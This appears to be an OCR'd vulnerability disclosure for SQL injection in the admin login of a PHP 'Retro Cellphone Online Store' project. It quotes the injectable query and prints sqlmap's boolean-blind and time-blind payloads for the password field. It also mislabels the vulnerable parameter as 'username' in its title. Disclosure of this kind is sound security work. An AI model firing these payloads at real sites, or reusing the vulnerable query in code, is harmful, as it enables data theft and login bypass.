
SQL injection vulnerability exists in username parameter of /admin/index.php file of Retro Cellphone Online Store

Important user data or system data may be leaked and system security may be compromised


The environment is secure and the information can be used by malicious users.



```php
$username=$_POST['username'];
$password=$_POST['password'];


    $result = mysqli_query($conn, "SELECT * FROM tb_user WHERE username =   '$username' AND password = '$password'") or
    die(mysqli_error());

    $row = mysqli_fetch_array($result);
    $numberOfRows = mysqli_num_rows($result);
```



```
sqlmap identified the following injection point(s) with a total of 1548 HTTP(s) requests:
---
Parameter: password (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: go=Log in&password=1' AND 5931=(SELECT (CASE WHEN (5931=5931) THEN 5931 ELSE
 (SELECT 9694 UNION SELECT 8629) END))-- -&username=-1

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: go=Log in&password=1' AND (SELECT 4423 FROM (SELECT(SLEEP(5)))LErY)-- VQwl&u
sername=-1
---
```

“

Parameter: password (POST)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)

Payload: go=Log in&password=1' AND 5931=(SELECT (CASE WHEN (5931=5931) THEN 5931 ELSE (SELECT 9694 UNION SELECT 8629) END))-- -&username=-1

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: go=Log in&password=1' AND (SELECT 4423 FROM (SELECT(SLEEP(5)))LErY)-- VQwl&username=-1

“

Source Download：

https://www.campcodes.com/projects/retro-cellphone-online-store-an-e-commerce-project-in-php-mysqli/